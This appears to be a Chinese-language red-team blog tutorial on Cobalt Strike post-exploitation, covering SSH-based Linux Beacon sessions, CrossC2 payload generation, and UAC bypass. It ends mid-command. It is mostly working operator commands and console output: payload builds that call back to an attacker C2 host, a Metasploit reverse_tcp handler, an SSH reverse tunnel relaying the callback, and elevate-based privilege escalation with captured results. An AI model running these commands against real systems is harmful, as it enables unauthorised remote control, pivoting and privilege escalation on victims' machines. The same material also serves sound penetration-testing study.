
SSH 会话可以控制 TCP beacon，通过 `connect [host] [port]` 命令连接到一个等待连接的 TCP Beacon。

- 连接到一个 TCP Beacon

`connect [主机] [端口]`

- 创建一个反向 TCP Beacon 监听器

[会话] → Pivoting → Listener



注：

- **Pivot Listener** 要求 SSH 守护进程的 `GatewayPorts` 选项被设置为 `yes` 或是 `ClientSpecified`。
- 如果 `GatewayPorts` 选项未被设置为 `yes` 或是 `ClientSpecified`，那么你的跳板监听器（`pivot listener`）会被绑定到 `localhost`，这将不会有效。
- 在此选项设置没有问题的情况下，你可以将一个受害的 UNIX 目标主机转换为用于反向 TCP Beacon 会话的重定向器。



### 3、实例

首先通过已有的 Windows Beacon Shell 初始化一个 SSH 会话 Beacon：

```
sleep 0 ssh [目标主机 ip:端口] [用户名] [密码]
```

```
Event Log X Beacon 192.168.83.1@18148 X
[*] Tasked beacon to sleep for 30s (30% jitter)
beacon> sleep 0
[*] Tasked beacon to become interactive
beacon> ssh 14[redacted] 7.70:27035 root Ts[redacted] 密码 j
[*] Tasked beacon to SSH to 14[redacted] 7.70:27035 as root
[+] host called home, sent: 589403 bytes
[+] host called home, sent: 34 bytes
[+] established link to child session: 144[redacted] 7.70
```

然后就上线了一个 Linux Beacon Shell:



实际测试中，这个 SSH 会话 Beacon Shell 老掉线，于是就没进行进一步的功能测试。

## 0x02 方法二：Cross C2 项目

Cross C2 项目是一个可以生成 Linux/Mac OS 的 CS payload 的跨平台项目。

该项目的中文文档已经说的非常清楚了，作者也做了更新，修复了原本生成 Payload 时候的 bug。并且优点在于实操发现生成的 Beacon Shell 很稳。

操作过程中要注意如下几点：

- 要在 Linux/Mac OS 系统下起 CS 客户端，Windows 下不可以。
- 使用 windows/beacon\_https/reverse\_https 监听器。
- 要把团队服务器下的隐藏文件 .cobaltstrike.beacon\_keys 复制到本地 CS 目录下。
- 文件都丢到 CS 客户端根目录下，别搞二级目录。
- 生成的 payload 是一个 Linux 下的可执行文件，ip 和端口对应那个 windows/beacon\_https/reverse\_https 监听器。


把生成的可执行文件丢到目标 Linux 机器下执行，即可上线：


```
root@snowming:~/Desktop/cs14# ./genCrossC2.Linux 144.144.144.144 70 100 null null Linux x64 .
/CrossC2-test
```



```
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
*[success] : Packed 1550796 byte.
```

```
02/09 20:47:37 *** new ssh session root@192.168.83.128 (snowming)
02/09 21:09:08 *** neol has joined.
```






```
Event Log X  SSH 1 [redacted] 57.70 X  SSH 192.168.83.128 X
[redacted]
[redacted]
neol ssh> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 37 bytes
[+] received output:
root
```

当然，上线之后，你在 Windows 下面起的 CS 客户端，也可以去操作这个 Linux Beacon Shell。

### 0x03 总结：

经过两种方法上线了 Linux Beacon Shell 之后的拓扑图如下：



总之，通过 SSH 会话上线 Linux Beacon Shell，有两个前提：

1. 你已经有至少 1 个 Windows Beacon Shell 了。因为这个 Linux 的 Beacon 需要从一个 Windows Beacon 来初始化；
2. 需要知道 Linux 主机的可登录的 SSH 凭据。

实测不是很稳。但是功能多，可以作为重定向器继续连接到 TCP Beacon，方便横向。

通过 Cross C2 项目生成可以控 Linux 的 payload 上线的 Linux Beacon Shell，简单稳定。

---

参考文档：

[1] [Youtube 视频 - 【字幕版】 Red Team Ops with Cobalt Strike 9 of 9 Pivoting](#), Youtube, Raphael Mudge [2] [Cross C2](#), Github, gloxec

## Cobalt Strike 中 Bypass UAC

CS 手册 4.0 中说:

Cobalt Strike 附带了一些绕过 UAC 的攻击。但如果当前用户不是管理员，攻击会失效。要检查当前用户是否在管理员组里，使用 `run whoami /groups` 命令。

所以本文中使用了 `uac-dll` 和 `uac-token-duplication` 这两个 CS 中注册的 bypass UAC 模块的姿势不对，**需要先提权**，至 Administrator 或者 SYSTEM 权限。然后再通过 `elevate` 命令使用这些 Bypass UAC 的模块。

---

原文:

### 0x01 前言

本文只是记录下基本操作。这些操作都是我在读 Cobalt Strike 官网的 CS 4.0 手册的过程中自己无中生有凭空想出来的，所以方法可能不是很主流，有点繁琐、操作较麻烦，但是也是我自己试了完全可行的。慢慢探索更简单的道路吧、本菜鸡对自己要求不是太高，注重对自己创造力的培养。

实验环境: Cobalt Strike 3.14 非试用版 受害机器: 有 360(ZhuDongFangYu.exe) 的 WIN10

本文看点:

- Cobalt Strike Elevate 模块 BypassUAC 方法测试
- MSF 和 CS 联动来 Bypass UAC
- MSF → Meterpreter 方向弹 shell

### 0x02 Cobalt Strike 中的提权命令

一些后渗透命令要求系统管理员级别的权限。Beacon 有几个帮助用户提升访问权限的选项。

#### 通过 `elevate` 命令利用漏洞提权

输入 `elevate` 可以列出在 Cobalt Strike 中注册的权限提升漏洞。运行 `elevate [exploit listener]` 来尝试使用特定的漏洞利用来提权。

图形化的操作路径是: 通过 `[beacon]` → Access → Elevate 来启动其中一个漏洞利用。


```
beacon> elevate
Beacon Exploits
-----
Exploit      Description
-----
ms14-058     TrackPopupMenu Win32k NULL Pointer Dereference (CVE-2014-4113)
uac-dll      Bypass UAC
uac-token-duplication Bypass UAC with Token Duplication
```

如图，在 Cobalt Strike 3.14 非试用版中，elevate 模块内置了：

- ms14-058
- uac-dll
- uac-token-duplication

这三个模块。ms14-058 模块用于将 Windows 主机从普通用户权限直接提升到 System 权限。uac-dll 和 uac-token-duplication 模块用于协助渗透测试人员进行 bypassUAC 操作，具体尝试如下：

我的 beacon\_http/reverse\_http 监听器：



命令：

```
elevate uac-dll test1elevate uac-token-duplication test1
```

### 0x03 使用 UAC-DLL 模块 Bypass UAC

当前 Beacon 没有过 UAC：

```

Event Log X | Beacon 192.168.56.1@7024 X | Listeners X
beacon> shell whoami /all
[*] Tasked beacon to run: whoami /all
[*] host called home, sent: 42 bytes
[*] received output:

用户信息

用户名 SID
-----
egh\  S-1-5-21-1665290243-900900368-3128466792-37798

组信息

组名 类型 SID 属性
-----
Everyone 已知的组 S-1-1-0 必需的组, 启用于默认, 启用的组
BUILTIN\Administrators 别名 S-1-5-32-544 必需的组, 启用于默认, 启用的组, 只用于本地组
BUILTIN\Performance Log Users 别名 S-1-5-32-559 必需的组, 启用于默认, 启用的组
BUILTIN\Users 别名 S-1-5-32-545 必需的组, 启用于默认, 启用的组
NT AUTHORITY\INTERACTIVE 已知的组 S-1-5-4 必需的组, 启用于默认, 启用的组
CONSOLE LOGON 已知的组 S-1-2-1 必需的组, 启用于默认, 启用的组
NT AUTHORITY\Authenticated Users 已知的组 S-1-5-11 必需的组, 启用于默认, 启用的组
NT AUTHORITY\This Organization 已知的组 S-1-5-15 必需的组, 启用于默认, 启用的组
LOCAL 已知的组 S-1-2-0 必需的组, 启用于默认, 启用的组
ESDq-002.ls 组 S-1-5-21-1665290243-900900368-3128466792-6137 必需的组, 启用于默认, 启用的组
ESDq- 组 S-1-5-21-1665290243-900900368-3128466792-43334 必需的组, 启用于默认, 启用的组
身份验证机构声明的标志 已知的 S-1-18-1 必需的组, 启用于默认, 启用的组
Mandatory Label\Medium Mandatory Level 标签 S-1-16-8192

特权信息

特权名 描述 状态
-----
SeShutdownPrivilege 关闭系统 已禁用
SeChangeSystemPrivilege 允许修改组策略 已启用
SeBackupPrivilege 从计算机上删除数据 已禁用
SeIncreaseWorkingSetPrivilege 增加进程工作集 已禁用
SeTimeZonePrivilege 更改时区 已禁用

```

使用 uac-dll bypassUAC:

```

beacon> elevate uac-dll test1
[*] Tasked beacon to open windows/beacon_http/reverse_http (...) in a high integrity process
[*] host called home, sent: 110051 bytes
[*] received output:
[*] Write hijack DLL to 'C:\Users\KIDROE\1mp\test1\ocallTemp\3883.dll'
[*] Privileged file copy successful: C:\Windows\System32\lsmcom.dll
[*] C:\Windows\System32\lsmcom.exe ran and exited.
[*] Cleanup successful

```

然后弹回一个 Beacon shell，成功 Bypass 了 UAC:

```

Cobalt Strike
Global Window View Attacks Reporting Help
external internal user computer note pid last
-----
192.168.56.1 192.168.56.1 user AV014802-PC 7024 371ms
192.168.56.1 192.168.56.1 user AV014802-PC 42160 10s

```

```

Event Log X | Beacon 192.168.56.1@42160 X
beacon> shell whoami /all
[*] Tasked beacon to run: whoami /all
[*] host called home, sent: 42 bytes
[*] received output:

用户信息

用户名 SID
-----
egh\  S-1-5-21-1665290243-900900368-3128466792-37798


组信息


组名 类型 SID 属性
-----
Everyone 已知的组 S-1-1-0 必需的组, 启用于默认, 启用的组
BUILTIN\Administrators 别名 S-1-5-32-544 必需的组, 启用于默认, 启用的组, 组的所有者
BUILTIN\Performance Log Users 别名 S-1-5-32-559 必需的组, 启用于默认, 启用的组
BUILTIN\Users 别名 S-1-5-32-545 必需的组, 启用于默认, 启用的组
NT AUTHORITY\INTERACTIVE 已知的组 S-1-5-4 必需的组, 启用于默认, 启用的组
CONSOLE LOGON 已知的组 S-1-2-1 必需的组, 启用于默认, 启用的组
NT AUTHORITY\Authenticated Users 已知的组 S-1-5-11 必需的组, 启用于默认, 启用的组
NT AUTHORITY\This Organization 已知的组 S-1-5-15 必需的组, 启用于默认, 启用的组
LOCAL 已知的组 S-1-2-0 必需的组, 启用于默认, 启用的组
ESDq-002.ls 组 S-1-5-21-1665290243-900900368-3128466792-6137 必需的组, 启用于默认, 启用的组
ESDq- 组 S-1-5-21-1665290243-900900368-3128466792-43334 必需的组, 启用于默认, 启用的组
身份验证机构声明的标志 已知的 S-1-18-1 必需的组, 启用于默认, 启用的组
Mandatory Label\High Mandatory Level 标签 S-1-16-12288

```



但其实这样很不现实，因为在 Bypass UAC 的过程中，会在目标主机上弹两个框，必须要对方点确定才可以，否则无法完成此操作：





这可能是因为我用于 Bypass UAC 的 Beacon shell 是普通用户权限。但是这里我不想尝试先提权来看看能不能绕过这两个弹窗了，有点懒，想直接联动 MSF 来 BypassUAC。

#### 0x04 联动 MSF 来使 CS Beacon Shell BypassUAC

在 [CobaltStrike&MetaSploit 联动](#) 这篇文章里，我提到过 Cobalt Strike 与 MSF 的联动，这里我就借助 MSF 的 `post/multi/recon/local_exploit_suggester` 来帮助 Cobalt Strike 的这个目标 BypassUAC:

*第一步：在本地 MSF 上创建监听器*

我在公网 VPS 上开了个 MSF，并创建如下监听器：

```
msf > use exploit/multi/handler msf > set payload windows/meterpreter/reverse_tcp 注：此处的协议格式务必要和上面 cs 外部监听器的协议对应，不然 meterpreter 是无法正常回连的 msf > set lhost 144.*.*.70 注：这里填本地 MSF 服务器的 IP 地址 msf > set lport 7777 msf > exploit
```





```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.74.185.142 - Collecting local exploits for x86/windows...
[*] 10.74.185.142 - 29 exploit checks are being tried...
[+] 10.74.185.142 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.74.185.142 - exploit/windows/local/bypassuac_fodhelper: The target appears to be vulnerable.
[+] 10.74.185.142 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[+] 10.74.185.142 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[-] Session manipulation failed: Cannot allocate memory - stty [/opt/metasploit-framework/embedded/lib/ruby/gems/2.6.0/gems/activesupport-4.2.11.1/lib/active_support/core_ext/kernel/agnostics.rb:7:in ``, "/opt/metasploit-framework/embedded/lib/ruby/gems/2.6.0/gems/activesupport-4.2.11.1/lib/active_support/core_ext/kernel/agnostics.rb:7:in ``, "/opt/metasploit-framework/embedded/lib/ruby/gems/2.6.0/gems/rb-readline-0.5.5/lib/rbreadline.rb:6968:in `block in save_tty_chars`, "/opt/metasploit-framework/embedded/lib/ruby/gems/2.6.0/gems/rb-readline-0.5.5/lib/rbreadline.rb:6957:in `retry if interrupted`, "/opt/metasploit-framework/embedded/lib/ruby/gems/2.6.0/gems/rb-readline-0.5.5/lib/rbreadline.rb:6967:in `save_tty_chars`, "/opt/metasploit-framework/embedded/lib/ruby/gems/2.6.0/gems/rb-readline-0.5.5/lib/rbreadline.rb:7072:in `rl_prep_terminal`, "/opt/metasploit-framework/embedded/lib/ruby/gems/2.6.0/gems/rb-readline-0.5.5/lib/rbreadline.rb:4871:in `readline`, "/opt/metasploit-framework/embedded/framework/lib/rex/ui/text/input/readline.rb:162:in `readline_with_output`, "/opt/metasploit-framework/embedded/framework/lib/rex/ui/text/input/readline.rb:100:in `pgets`, "/opt/metasploit-framework/embedded/framework/lib/rex/ui/text/shell.rb:320:in `get_input_line`, "/opt/metasploit-framework/embedded/framework/lib/rex/ui/text/shell.rb:141:in `run`, "/opt/metasploit-framework/embedded/framework/lib/rex/post/meterpreter/ui/console.rb:66:in `interact`, "/opt/metasploit-framework/embedded/framework/lib/msf/base/sessions/meterpreter.rb:583:in `interact`, "/opt/metasploit-framework/embedded/framework/lib/rex/ui/interactive.rb:51:in `interact`, "/opt/metasploit-framework/embedded/framework/lib/msf/ui/console/command_dispatcher/core.rb:1364:in `cmd_sessions`, "/opt/metasploit-framework/embedded/framework/lib/rex/ui/text/dispatcher_shell.rb:523:in `run_command`, "/opt/metasploit-framework/embedded/framework/lib/rex/ui/text/dispatcher_shell.rb:474:in `block in run_single`, "/opt/metasploit-framework/embedded/framework/lib/rex/ui/text/dispatcher_shell.rb:468:in `each`, "/opt/metasploit-framework/embedded/framework/lib/rex/ui/text/dispatcher_shell.rb:468:in `run_single`, "/opt/metasploit-framework/embedded/framework/lib/msf/ui/console/command_dispatcher/exploit.rb:215:in `cmd_exploit`, "/opt/metasploit-framework/embedded/framework/lib/rex/ui/text/dispatcher_shell.rb:523:in `run_command`, "/opt/metasploit-framework/embedded/framework/lib/rex/ui/text/dispatcher_shell.rb:474:in `block in run_single`, "/opt/metasploit-framework/embedded/framework/lib/rex/ui/text/dispatcher_shell.rb:468:in `each`, "/opt/metasploit-framework/embedded/framework/lib/rex/ui/text/dispatcher_shell.rb:468:in `run_single`, "/opt/metasploit-framework/embedded/framework/lib/metasploit/framework/command/console.rb:48:in `start`, "/opt/metasploit-framework/embedded/framework/lib/metasploit/framework/command/base.rb:82:in `start`, "/opt/metasploit-framework/bin/./embedded/framework/msfconsole:49:in `>"]
Traceback (most recent call last):
 13: from /opt/metasploit-framework/bin/./embedded/framework/msfconsole:49:in `>'
 12: from /opt/metasploit-framework/embedded/framework/lib/metasploit/framework/command/base.rb:82:in `start'
 11: from /opt/metasploit-framework/embedded/framework/lib/metasploit/framework/command/console.rb:48:in `start'
 10: from /opt/metasploit-framework/embedded/framework/lib/rex/ui/text/shell.rb:141:in `run'
  9: from /opt/metasploit-framework/embedded/framework/lib/rex/ui/text/shell.rb:320:in `get_input_line'
  8: from /opt/metasploit-framework/embedded/framework/lib/rex/ui/text/input/readline.rb:100:in `pgets'
  7: from /opt/metasploit-framework/embedded/framework/lib/rex/ui/text/input/readline.rb:162:in `readline_with_output'
  6: from /opt/metasploit-framework/embedded/lib/ruby/gems/2.6.0/gems/rb-readline-0.5.5/lib/rbreadline.rb:4871:in `readline'
  5: from /opt/metasploit-framework/embedded/lib/ruby/gems/2.6.0/gems/rb-readline-0.5.5/lib/rbreadline.rb:7072:in `rl_prep_terminal'
  4: from /opt/metasploit-framework/embedded/lib/ruby/gems/2.6.0/gems/rb-readline-0.5.5/lib/rbreadline.rb:6967:in `save_tty_chars'
```

因为我个人的贫穷，我一直用的我朋友的一台低配 VPS（内存可能 512），所以我在这一台 VPS 上同时开了 CS 团队服务器和 MSF，最终导致了内存不足的结果。

贫穷的我继续借 VPS。找一个表哥借了一个 VPS，但是这台机器腾讯云网页控制台层面的一些设置导致 MSF 公网 IP 的网卡监听失败，他人在途中暂时也没法改设置。借也借不到了，还是用本地 MSF 搭配 SSH 隧道吧.....

```
root@kali: ~  
root@kali:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 192.168.113.131 netmask 255.255.255.0 broadcast 192.168.113.255  
ether 08:00:27:88:37:9e txqueuelen 1000 (Ethernet)  
RX packets 29 bytes 2400 (2.3 KiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 28 bytes 2400 (2.3 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
Press SPACE BAR to continue  
msf5 > use exploit/multi/handler  
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > set lhost 192.168.113.131  
lhost => 192.168.113.131  
msf5 exploit(multi/handler) > set lport 8080  
lport => 8080  
msf5 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.113.131:8080  
root@kali:~# ssh -C -f -N -g -R 0.0.0.0:8080:192.168.113.131:8080 root@144.  
